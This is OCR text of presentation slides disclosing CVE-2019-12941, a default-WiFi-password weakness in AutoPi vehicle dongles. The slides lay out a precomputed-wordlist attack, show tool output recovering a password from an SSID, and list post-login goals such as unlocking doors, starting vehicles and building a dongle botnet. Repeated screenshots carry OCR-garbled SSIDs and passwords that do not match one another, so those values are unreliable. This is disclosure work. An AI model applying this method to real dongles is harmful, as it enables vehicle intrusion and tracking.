
- Precompute a sorted wordlist of all the hashes from the raspberry Pi IDs
- A 16^8 subset of the Dongle IDs, 69GB wordlist
- Take the broadcasted WiFi SSID (last 13 characters of the Dongle ID)
- Go through the wordlist with a binary search algorithms
- Find a Dongle ID where the last 13 characters match the broadcasted WiFi SSID
- Sorted list with 16^8 hashed gives a maximum complexity of log2 16^8 = 32, < 1 second lookup time
- Can exploit any dongle with default WiFi settings


Terminal
Shell
Edit
View
Window
Help
Wi-Fi: Looking for Networks...
Turn Wi-Fi Off
✓ EXIBEL_579bd6_2.4G
2f984e
AirLink21C84C
AirLink21C84C5G
AutoPi-38676c1698f0
ESP_DrayTek
EXIBEL_579bd6_5G
Fraggelberget2
Fridas_FZ10001001203
Jockes
KnowITinnograte
kungarkat
Mitt första LAN
Tele2Internet-DDC45
TN_24GHz_C689DF
TN_24GHz_D3D853
TN_24GHz_EE93A7
TN_5GHz_EE93A7
TN_private_EY7UP7
TN_private_HTWPKA
TN_private_KPPTH7
TP-LINK_89D186
Wiberg_2.4GEXT
Join Other Network...
Create Network...
Open Network Preferences...


Terminal Shell Edit View Window Help
Wi-Fi: Looking for Networks...
Turn Wi-Fi Off
EXIBEL_579bd8_2.4G
2f884e
AirLink21C84C
AirLink21C84C5G
AutoPi-38676c1698f0
ESP_DrayTek
EXIBEL_579bd8_5G
Fraggelberget2
Fridas_FZ100D1001203
Jockes
KnowIT Innograte
kungsriket
Mitt första LAN
TN_24GHz_C6B9DF
TN_24GHz_D30853
TN_24GHz_EE93A7
TN_5GHz_EE93A7
TN_private_EY7UP7
TN_private_HTWPKA
TN_private_KPPTH7
TP-LINK_89D168
Wiberg_2.4GEXT
Join Other Network...
Create Network...
Open Network Preferences...
searchwordlist — java SearchWordlist — 90×27
fheiding@fheiding-mbp:~/repos/java/searchwordlist$ java SearchWordlist
Input SSID
38676c1698f0


Terminal Shell Edit View Window Help
searchwordlist — java SearchWordlist — 80×27
fheiding@fheiding-mbp:~/repos/java/searchwordlist$ java SearchWordlist
--------Input SSID--------
38676c1698f0
Match found: 117.539985 ms!
SSID: AutoPi-38676c1698f0
Password: 382c797c-a4a4
Full hash: 382c797ca4ea72d8797d38676c1698f0
--------Input SSID--------
Wi-Fi: Looking for Networks...
Turn Wi-Fi Off
EXIBEL_679bd5_2.4G
2f884e
AirLink21C84C
AirLink21C84C5G
AutoPi-38676c1698f0
ESP_DrayTek
EXIBEL_679bd5_5G
Fraggeberget2
Jockes
KnowITInnograte
kungariket
Mitt första LAN
Simonswifi
TN_24GHz_C6B9DF
TN_24GHz_D90853
TN_24GHz_EE93A7
TN_5GHz_EE93A7
TN_private_EY7UP7
TN_private_HTWPKA
TN_private_KPPTH7
TP-LINK_89D166
Wiberg_2.4GEXT
Join Other Network...
Create Network...
Open Network Preferences...


Finder File Edit View Go Window Help
Wi-Fi: On
Turn Wi-Fi Off
EXIBEL_579bd8_2.4G
2f984e
AirLink21C84C
AirLink21C84C5G
AutoPi-38678c1698f0
Crowdsurfing
ESP_DrayTek
EXIBEL_579bd8_5G
Fraggelberget 1
Fraggelberget2
Jockes
KnowITinnograte
kungarikat
Mitt första LAN
TN_24GHz_C5B9DF
TN_24GHz_D30853
TN_24GHz_EE93A7
TN_5GHz_EE93A7
TN_private_HTWPKA
TN_private_KPPTH7
Join Other Network...
Create Network...
Open Network Preferences...
searchwordlist — java SearchWordl
fheiding@fheiding-mbp:~/repos/java/searchwordlist$ java
--------Input SSID--------
38678c1698f0
Match found! (17.291000 ms)
SSID: AutoPi-38678c1698f0
Password: 392c797c-a4ea
full hash: 392c797ca4ea72d6797d38678c1698f0
--------Input SSID--------
The Wi-Fi network "AutoPi-38678c1698f0" requires a WPA2 password.
Password: 392c797c-a4ea
Show password
Remember this network
Cancel
Join


Finder File Edit View Go Window Help
searchwordlist — java SearchWordlist — 80×27
ftheiding@ftheiding-mbp:~/repos/java/searchwordlist$ java SearchWordlist
--------Input SSID--------
38676c1698f0
Match found! (17.293836 ms)
SSID: AutoPi-38676c1698f0
Password: 192c797c-a4ea
Full hash: 192c797ca4ea72d6797d38676c1698f0
--------Input SSID--------
Wi-Fi: Looking for Networks...
Turn Wi-Fi Off
✓ AutoPi-38676c1698f0
2f884c
AirLink21C84C
AirLink21C84C5G
ASUS_5G
ASUS_F
comhem_CDF501
ESP_DrayTek
ESP_DrayTek_5G
EXIBEL_579bd6_2.4G
EXIBEL_579bd6_5G
Fraggelberget1
Fraggelberget2
Fridaa_FZ100D10D1203
Fuffens_EXT
IMackan_1
IMackan_3
Jockes
KnowITInnograte
kungarikat
Mitt första LAN
Tele2Internet-DDC45
TN_24GHz_1EB5A3
TN_24GHz_C5B9DF
TN_24GHz_D30863
TN_24GHz_EE93A7
TN_5GHz_EE93A7
TN_private_EY7UP7
TN_private_HTWPKA
TN_private_KPPTH7
TP-LINK_58C780
TP-LINK_89D166
Join Other Network...
Create Network...
Open Network Preferences...

Exploit, what to do when logged in


- Get GPS location of the vehicle
- Open windows, unlock the doors, start the vehicle, play audio messages …
- https://www.autopi.io/use-cases/
- Create a vehicle-botnet, dongles automatically connect to other dongles

Error rate

- Error rate: multiple dongle IDs could have the same last 12 characters
- Negligible, probability of an evenly distributed 32 character hexadecimal hash having the same last 12 characters is 1/16^12
- Still, if that happens, exclude the dongle ID from the search

Summary

- Generally good security
- Vulnerable because of human error
- CVE-2019-12941
- Visit www.kth.se/nse/ssas for updated info about our projects



Thanks for your attention